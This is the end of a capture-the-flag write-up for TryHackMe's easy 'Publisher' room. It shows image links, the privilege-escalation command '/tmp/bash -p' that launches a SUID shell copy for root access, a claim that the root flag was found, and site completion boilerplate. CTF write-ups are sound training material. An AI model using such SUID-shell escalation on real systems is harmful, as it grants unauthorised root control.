
Now execute that bash as follows:

```
/tmp/bash -p
```


And you got the root access




Now the last step is to find the root flag:



And woohoo I found the root flag.


You did it! 🎉 Publisher complete!
Points earned
60
Completed tasks
1
Room type
Challenge
Difficulty
Easy
Streak
1
73,900 users are actively learning this week
Leave Feedback
Continue


Demonstrate your expertise and stand out in the cyber security community!
Boost your visibility and highlight your dedication to professional growth.
Publisher
tryhackme.com - 1 min read
Twitter / X
Facebook
LinkedIn
Go back
Close